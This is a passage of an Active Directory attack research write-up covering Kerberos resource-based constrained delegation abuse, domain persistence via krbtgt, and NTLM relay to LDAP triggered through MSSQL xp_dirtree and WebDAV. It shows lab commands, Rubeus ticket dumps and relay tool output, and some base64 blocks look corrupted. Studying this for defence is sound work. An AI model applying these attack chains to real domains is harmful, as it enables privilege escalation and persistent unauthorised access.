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
sGa3JidGd0
```

```
PS C:\Users\administrator.SHENANIGANS\Desktop> -
```

[*] Action: Describe Ticket

```
UserName      : administrator@SHENANIGANS.LABS
UserRealm     : SHENANIGANS.LABS
ServiceName   : krbtgt
ServiceRealm  : SHENANIGANS.LABS
StartTime     : 1/2/2019 3:07:58 AM
EndTime       : 1/2/2019 1:07:58 PM
RenewTill     : 1/9/2019 3:07:58 AM
Flags         : name_canonicalize, pre_auth_type, renewable, forwardable
KeyType       : aes128_cts_hmac_sha1
Base64(key)   : 134JTky05vy/G+sJZmtx7Q==
```

4. The attacker can use the TGT to request a TGS to arbitrary services.

```

Rubeus
v1.2.1

[*] Action: Ask TGS

[*] Using domain controller: DC1.shenanigans.labs (172.31.9.24)
[*] Building TGS-REQ request for: 'ldap/dc1.shenanigans.labs'
[*] Connecting to 172.31.9.24:88
[*] Sent 1736 bytes
[*] Received 1732 bytes
[*] TGS request successful!
[*] base64(ticket.kirbi):


doIGCjCCBm6gAwIBBAEDAgEwoIFyZCCBV9hggVbMIIFV6ADAgEFoRIBEFNIRU58TK1HQU5TLkxkxwBQ10iJzA1oAMCAQKhHjAcGwRSZGFwGxRkYzEuc2h1bmFuawdhbn
MubGF1c6OCBREwggUoAMCARKhAwIBAgKCBP8EggT7q866FqQ7uweQcGn2/cmZnm08jiCixqNDZrVWRBwdfN3oa90aqZ4F41rz95L7D7Kb1aZ+X1gS21usowjKFBfa
r+MPwC0n65N96xcakrFJJLXfCPiGlatni5EC8S4M03SeAi0dmnux8C4+mgFQe2HXYIm3V49FESn7dgdZYJ0DyzDzVsjoMzt2iUzXIQUTC+thoAKAZQqpmRPIATPiZ
h0Kcvvk8KrpUomSGc23ve0Z5CzFkyC04B01nh41wwJMTvj2iU47NnMMC1Io01gdXIAvqIRkX9sq0PuSSERYMa39FYzX9NXvARFdzKT5gxtX0KauwvY+2p0uQ9wn1cA
nPdQ+o5V+vyMFQgSZU+0ndOeWhDrYAN5QgAbMQg1Rvv3iy8WXNCLmZRe6ohLorFR8DHpersynFbm7j2EpTATuJreIjw1SAXUN4mBA1ev6qnTa8fzr6+F8cmYlycuCe
Zi0hPVo80DJe3gzxX2bb22Gd0B5gn/MIJwRLvA4v1ZEgb32/+wEDKc+Gj488kcvTStLiAA9sgmvdRwqLeuCQRyFaEhAFM6XMc19nrS5Xwj1FRSsZA0ukoeDU0geMU
VrmS09epRwmgcwQvy2a7s7/8Fm6YnHy1pQCBV1GKBRKy3T/RewY6SnMkhXSz2eu5zpaCMBGA2cyqFvjR0Z1LsiX795RopKfDHi rkpyQCSmHtgskcn6HIqX0A3qz
qkAmj2/iRrJ1wq+RfrDMBRupoDocTSAOqRgYiQBcFU7868dRSPbLUT3invdwz+1RRLfABkQyqh3bIOk8U6EOHQTzpmBEG1miT6i6Jw440hBGJmXpaPqnykdd1xyb
wwoPE7ZdiBkonjN8GvpayPXMuP7RcGDQ3+gc7/jrFnnreU2ahl81w1wp/USRzrz/ve6Zwb+wtuIXTloe+QBx/WiBbAjRstglop1it20fJdPzPgDv3jwiTuYrg2W/S
2kS5ZM+rZ4p64PI1L1zbnBUKMDwS5o1/ec3ne012RaI0bhsaky9UWdM7S9Qdc14PFORT9Zfyc902SIXXyqG9bIhCn+cZhK+og103hZosYxwZD5iS4NSzbw1fGDGI0
1TyxxLD0+SEVA1JbMQQwSZR7xc14VMax1REHO9soxQ7fzbzBH1tu40Lb8R77UvLL00zZ0mwZbwi+1/T7NyzA49UfVJEP/JGykDSmz/DIY+hJze7/ac+FxIt5j0otmn
aEqHucTAppz9Df1S8SzyoXaAo0wfwNnmZr1KApTz11ukLF1A3XNC78MdFkoI3apRKJuuZxMwSgu/qA5nBwwfJ1M9au7/bhm7zb3kG4UcxTysJZIpkyg9U06srf/ho3
Jwj3hnbv67+yAYWMM1XabSQE9hujcZ/low1wiMkBgqAzOXJnCLUBXUwgpWmyfSC4yQ02B+6BAGbdf6TcS42DE+4e0ePRTkd/RZtfnTCyZONNj2KvS+gb68w+JGVN
XT0y7Nn001gu1F1Cfj7uUFuxJiS0IHCQOC9ukQvJjNxsA1mIhdB1CAyPVazFMiVtL1ZWbZmKU1Qcwz82u0uhvEbn4/m2kHBBFLN2niZ9rVZaPhVYZkyZtEkmmvs
vZ9a7HteVe1Yj04eAJML1mrYufNnnWoxCvAlvjDYvzcQ1ijBANKpj93SepyPmMGmdOYSYf6yOD9KIUo4GT+EZWYA1cEyH2SAiijUDZuJo4H6MIH3oAMCAQCige8Ege
x9gekwwaagelMwgeAwgd2gGzAZoAMCARGhegQXhmpvg9ShsueBN0m8n3Y36ESGXTSEVOQU5JR0FOUy5MQUJ3ToiSwkAADAgEKosIwIBseYWRtaW5pc3RyYXRvcjBt
SEVOQU5JR0FOUy5MQUJ3ToiSwkAADAgEKosIwIBseYWRtaW5pc3RyYXRvcjBtSEVOQU5JR0FOUy5MQUJ3ToiSwkAADAgEKosIwIBseYWRtaW5pc3RyYXRvcjBt
5TLkxkxwBQ10pJzA1oAMCAQKhHjAcGwRSZGFwGxRkYzEuc2h1bmFuawdhbnMubGF1cw==

[*] Action: Describe Ticket

UserName      : administrator@SHENANIGANS.LABS
UserRealm    : SHENANIGANS.LABS
ServiceName   : ldap/dc1.shenanigans.labs
ServiceRealm  : SHENANIGANS.LABS
StartTime     : 1/2/2019 3:09:31 AM
EndTime       : 1/2/2019 1:07:58 PM
RenewTill     : 1/9/2019 3:07:58 AM
Flags         : name_canonicalize, ok_as_delegate, pre_authent, renewable, forwardable
KeyType       : aes128_cts_hmac_sha1
Base64(key)   : XHmpvg9ShsueBN0m8n3Y3w==

```

The following diagram illustrates this scenario:



Video demonstration of this scenario:

Domain persistence via RBCD on the krbtgt account

Elad Shamir



Regarder sur

<https://youtu.be/1BU2BfIUHxA>

In this scenario, the account Service A obtained a degree of power somewhat similar to that of the KDC in the sense that it can produce a TGT for arbitrary users.

Arguably, more subtle persistence can be achieved through a new access control entry (ACE) to allow configuring resource-based constrained delegation on-demand, rather than leaving it in plain sight.

Thinking Outside the Box: RCE/LPE Opportunities

As [shown above](#), if an attacker can compromise a host with unconstrained delegation, RCE can be achieved with ["the printer bug"](#) and S4U2Self. But unconstrained delegation is not a trivial condition, so I attempted to come up with an attack chain that does not require unconstrained delegation.

As mentioned above, every resource has the rights to configure resource-based constrained delegation for itself, which can be done via LDAP. This primitive opens the door to RCE/LPE opportunities if an attacker is in a position to perform a successful NTLM relay of a computer account authentication to LDAP.

The abuse case would work as follows:

1. The attacker compromises an account that has an SPN or creates one ("Service A").
2. The attacker triggers a computer account authentication using a primitive such as ["the printer bug"](#).

3. The attacker performs an NTLM relay of the computer account ("Service B") authentication to LDAP on the domain controller.
4. The attacker configures resource-based constrained delegation from Service A to Service B.
5. The attacker uses Rubeus to perform a full S4U attack and obtain a TGS to Service B for a user that has local administrator rights on that host.
6. The attacker can pass-the-ticket and gain RCE/LPE, depending on the primitive used to trigger the computer account authentication.

The above scenario is straightforward and too good to be true. However, the reality is that NTLM relay is more complicated than it seems.

NTLM Relay 101

NetNTLM is a challenge-response authentication protocol designed by Microsoft for Windows environments. In the NetNTLM protocol, three messages are exchanged:


1. The client sends a NEGOTIATE message to request authentication and "advertise capabilities".
2. The server sends a CHALLENGE message that contains a random 8-byte nonce.
3. The client sends an AUTHENTICATE message that contains a response to the challenge. The response is calculated using a cryptographic function with a key derived from the user's password (the NTLM hash).

The server validates the response to the challenge. If it is valid, authentication is successful. Otherwise, authentication fails.

The protocol is susceptible to the following relay attack:

1. An attacker in a man-in-the-middle position waits for an incoming NEGOTIATE message from a victim.
2. The attacker relays the NEGOTIATE message to the target server.
3. The target server sends a CHALLENGE message to the attacker.
4. The attacker relays the CHALLENGE message to the victim.
5. The victim generates a valid AUTHENTICATE message and sends it to the attacker.
6. The attacker relays the valid AUTHENTICATE message to the target server.
7. The target server accepts the AUTHENTICATE message and the attacker is authenticated successfully.

The following diagram illustrates an NTLM relay attack:



The NetNTLM protocol does not only provide authentication but can also facilitate a session key exchange for encryption ("sealing") and signing. The client and the server negotiate whether sealing/signing is required through certain flags in the exchanged messages. The exchanged session key is RC4 encrypted using a key derived from the client's NTLM hash. The client obviously holds the NTLM hash and can decrypt it. However, a domain member server does not hold the NTLM hash of domain users, but only of local users. When a domain user exchanges a session key with a member server, the member server uses the Netlogon RPC protocol to validate the client's response to the challenge with a domain controller, and if a session key was exchanged then the key to decrypt it is calculated by the domain controller and provided to the member server. This separation of knowledge ensures that the member server does not obtain the NTLM hash of the client, and the domain controller does not obtain the session key.

If the client and server negotiate a session key for signing, an attacker performing a relay attack can successfully authenticate, but will not be able to obtain the session key to sign subsequent messages, unless the attacker can obtain one of the following:

1. The NTLM hash of the victim.
2. Credentials for the computer account of the target server.
3. Compromise a domain controller.

However, if the attacker obtains any of the above, they do not need to perform an NTLM relay attack to compromise the target host or impersonate the victim, and this is the

reason signing mitigates NTLM relay attacks.

NTLM Relay 201

The goal is to perform a successful relay, without negotiating signing or encryption, from any protocol to LDAP.

Most of the primitives I am aware of for eliciting a connection from a computer account are initiated by the SMB client or the RPC client, both of which always seem to negotiate signing. If signing was negotiated in the NTLM exchange, the LDAP service on domain controllers ignores all unsigned messages (tested on Windows Server 2016 and Windows Server 2012R2).

The most obvious next move is to reset the flags that negotiate signing during the NTLM relay. However, Microsoft introduced a MIC (Message Integrity Code, I believe) to the NTLM protocol to prevent that. The MIC is sent by the client in the AUTHENTICATE message, and it protects the integrity of all three NTLM messages using HMAC-MD5 with the session key. If a single bit of the NTLM messages had been altered, the MIC would be invalid and authentication would fail.

Not all clients support MIC, such as Windows XP/2003 and prior, and so it is not mandatory. So another thing to try would be omitting the MIC during the NTLM relay. However, there is a flag that indicates whether a MIC is present or not, and that flag is part of the "salt" used when calculating the NetNTLM response to the challenge. Therefore, if the MIC is removed and the corresponding flag is reset, then the NetNTLM response will be invalid and authentication will fail.

NTLM Secure Service Provider

NTLMSSP identifier: NTLMSSP

NTLM Message Type: NTLMSSP_AUTH (0x00000003)

> Lan Manager Response: 00

LMv2 Client Challenge: 0000000000000000

✓ NTLM Response: fab944b1e97292271dc573962264cb990101000000000000...

Length: 358

Maxlen: 358

Offset: 166

✓ NTLMv2 Response: fab944b1e97292271dc573962264cb990101000000000000...

NTProofStr: fab944b1e97292271dc573962264cb99

Response Version: 1

Hi Response Version: 1

Z: 000000000000

Time: Jan 5, 2019 23:35:10.204626900 UTC

NTLMv2 Client Challenge: fb183405a8eb6fc7

Z: 00000000

> Attribute: NetBIOS domain name: SHENANIGANS

> Attribute: NetBIOS computer name: SERVICEA

> Attribute: DNS domain name: shenanigans.labs

> Attribute: DNS computer name: ServiceA.shenanigans.labs

> Attribute: DNS tree name: shenanigans.labs

> Attribute: Timestamp

✓ Attribute: Flags

NTLMV2 Response Item Type: Flags (0x0006)

NTLMV2 Response Item Length: 4

Flags: 0x00000002

> Attribute: Restrictions

> Attribute: Channel Bindings

> Attribute: Target Name: cifs/172.31.15.17

> Attribute: End of list

Z: 00000000

padding: 00000000

> Domain name: SHENANIGANS

> User name: Administrator

> Host name: DC1

> Session Key: 4df63818fff3dc782895bb89240d52e4

✓ Negotiate Flags: 0xe2888215, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version, N

1... .. = Negotiate 56: Set

.1.. .. = Negotiate Key Exchange: Set

..1. = Negotiate 128: Set

...0 = Negotiate 0x10000000: Not set

....0... .. = Negotiate 0x08000000: Not set

....0... .. = Negotiate 0x04000000: Not set

....1. = Negotiate Version: Set

....0... .. = Negotiate 0x01000000: Not set

....1... .. = Negotiate Target Info: Set

....0... .. = Request Non-NT Session: Not set

....0... .. = Negotiate 0x00200000: Not set

....0... .. = Negotiate Identify: Not set

....1... .. = Negotiate Extended Security: Set

....0... .. = Target Type Share: Not set

....0... .. = Target Type Server: Not set

....0... .. = Target Type Domain: Not set

....1... .. = Negotiate Always Sign: Set

....0... .. = Negotiate 0x00040000: Not set

....0... .. = Negotiate OEM Workstation Supplied: Not set

....0... .. = Negotiate OEM Domain Supplied: Not set

....0... .. = Negotiate Anonymous: Not set

....0... .. = Negotiate NT Only: Not set

....1... .. = Negotiate NTLM key: Set

....0... .. = Negotiate 0x0000100: Not set

....0... .. = Negotiate Lan Manager Key: Not set

....0... .. = Negotiate Datagram: Not set

....0... .. = Negotiate Seal: Not set

....1... .. = Negotiate Sign: Set

....0... .. = Request 0x00000008: Not set

```
.....1.. = Request Target: Set
.....0. = Negotiate OEM: Not set
.....1 = Negotiate UNICODE: Set
> Version 10.0 (Build 14393): NTLM Current Revision 15
MIC: ab5e1467ff089594f45f7baba916f1bc
```

Reflective NTLM Relay is Dead

Traditionally, NTLM relay of computer accounts was performed reflectively, meaning from a certain host back to itself. Until [MS08-068](#), it was commonly performed to achieve RCE by relaying from SMB to SMB.

After it was patched, reflective cross-protocol NTLM relay was still possible, and was most commonly abused to achieve LPE in attacks such as [Hot Potato](#). Cross-protocol reflective relay was patched in [MS16-075](#), which killed reflective relays for good (or until James Forshaw brings it back). [Rotten Potato](#)/[Juicy Potato](#) is still alive and kicking, but it is a different flavour of reflective relay as it abuses local authentication, which ignores the challenge-response.

Post [MS16-075](#) many security researchers stopped hunting for primitives that elicit computer account authentication, because without reflection they were no longer valuable.

Viable NTLM Relay Primitives for RCE/LPE

An RCE/LPE primitive would require one of the following:

1. **A client that does not negotiate signing, such as the web client on all Windows versions, including WebDAV clients.**
2. **A client that does not support MIC in NTLM messages, such as Windows XP/2003 and prior.**
3. An LDAP service that does not ignore unsigned messages or does not verify the MIC on a domain controller that supports resource-based constrained delegation. I don't believe that this unicorn exists.

There are different primitives for triggering the computer account to authenticate over HTTP. Some of them were abused in [Hot Potato](#). Matt Bush and I chose to explore those that take an arbitrary UNC path and then trigger a WebDAV client connection, allowing the resulting NTLM authentication to be relayed to LDAP.

Note that on Windows servers, the WebDAV client is not installed by default. On Windows Server 2012R2 and prior, the Desktop Experience feature is required, and on Windows Server 2016 or later, the WebDAV Redirector feature is required. However, on desktops, the WebDAV client is installed by default.

As I mentioned above, it seems that some researchers no longer care for such primitives. However, as Lee Christensen ([@tifkin_](#)) demonstrated with the combination of "[the printer bug](#)" and unconstrained delegation, and as I will demonstrate below, these primitives are

still exploitable, and I encourage everyone to keep hunting for them (and tell me all about it when you find them).

Getting Intranet-Zoned

By default, the web client will only authenticate automatically to hosts in the intranet zone, which means that no dots can be present in the hostname. If the relay server already has a suitable DNS record, then this is not an issue. However, if the relay server is "rogue", an IP address will not cut it. To overcome that, ADIDNS can be abused to add a new DNS record for the relay server, as Kevin Robertson (@NetSPI) explained in his blog post [Exploiting Active Directory-Integrated DNS](#).

Case Study 1: MSSQL RCE/LPE

MSSQL has an undocumented stored procedure called `xp_dirtree` that lists the file and folders of a provided path. By default, this stored procedure is accessible to all authenticated users ("Public").

Under the following conditions, an attacker can achieve RCE/LPE (depending mainly on connectivity) by abusing the `xp_dirtree` stored procedure:

1. The the attacker has compromised a user permitted to invoke the `xp_dirtree` stored procedure.
2. The MSSQL service is running as Network Service, Local System, or a [Virtual Account](#) (default).
3. The WebDAV client is installed and running on the target host.

The abuse case would work as follows:


1. The attacker compromises credentials or a TGT for an account that has an SPN or creates one ("Service A"), and an account premitted to connect and invoke `xp_dirtree` on the target MSSQL instance.
2. If required, the attacker uses Service A to add a DNS record using ADIDNS.

```
PS C:\Users\elad\Desktop> Invoke-DNSUpdate -DNSType A -DNSName webdavrelay.shenanigans.labs -DNSData 172.31.10.96 -Username ServiceA3
realm shenanigans.labs -Hash 6c607b100f9c3bed975c7fe9a745ce7a1afb871fa8ede0e21cb349ae7437a730
[+] DNS update successful
PS C:\Users\elad\Desktop> ping webdavrelay

Pinging webdavrelay.shenanigans.labs [172.31.10.96] with 32 bytes of data:
Reply from 172.31.10.96: bytes=32 time<1ms TTL=64
Reply from 172.31.10.96: bytes=32 time<1ms TTL=64
Reply from 172.31.10.96: bytes=32 time<1ms TTL=64
Reply from 172.31.10.96: bytes=32 time<1ms TTL=64

Ping statistics for 172.31.10.96:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
PS C:\Users\elad\Desktop>
```

3. The attacker logs in to the MSSQL service on the target host ("Service B") and invokes `xp_dirtree` to trigger a connection to a rogue [WebDAV NTLM relay server](#).



4. The attacker relays the computer account NTLM authentication to the LDAP service on the domain controller, and configures resource-based constrained delegation from Service A to Service B.

```
[*] running attack...
[*] getting sid for user servicea$
[*] got user sid: S-1-5-21-1504449748-3058063015-729523975-1107
[*] got sid
[*] built payload (hex): 01000480140000000000000000000000240000000102000000000005200000002002000002002c000100000000002
400ff010f000105000000000000515000000d414ac59a75646b607a77b2b53040000
[*] built dn: CN=serviceb,CN=Computers,DC=shenanigans,DC=labs
[*] adding attribute to object serviceb$...
[*] added msDS-AllowedToActOnBehalfOfOtherIdentity to object serviceb$ for object servicea$!
[*] got PROPFIND
[*] no Authorization header
[*] got PROPFIND
[*] message type 1
[*] initiating connection to ldap://172.31.9.24:389
[*] connection initiated
[*] negotiate sent
[*] got PROPFIND
[*] message type 3
[+] authenticating as \
[*] completing relay...
[*] sending auth...
[*] connection lock underway
[*] connection lock complete
[*] session bound, doing server info refresh...
[*] running attack...
[*] getting sid for user servicea$
[*] got user sid: S-1-5-21-1504449748-3058063015-729523975-1107
[*] got sid
[*] built payload (hex): 01000480140000000000000000000000240000000102000000000005200000002002000002002c000100000000002
400ff010f000105000000000000515000000d414ac59a75646b607a77b2b53040000
[*] built dn: CN=serviceb,CN=Computers,DC=shenanigans,DC=labs
[*] adding attribute to object serviceb$...
[*] added msDS-AllowedToActOnBehalfOfOtherIdentity to object serviceb$ for object servicea$!

PS C:\Users\elad\Desktop> Get-ADComputer ServiceB -Properties PrincipalsAllowedToDelegateToAccount

DistinguishedName           : CN=SERVICEB,CN=Computers,DC=shenanigans,DC=labs
DNSHostName                  : ServiceB.shenanigans.labs
Enabled                      : True
Name                         : SERVICEB
ObjectClass                  : computer
objectGUID                   : 0a014b32-ca24-4645-a32f-1fa0cf46cbab
PrincipalsAllowedToDelegateToAccount : {CN=SERVICEA,CN=Computers,DC=shenanigans,DC=labs}
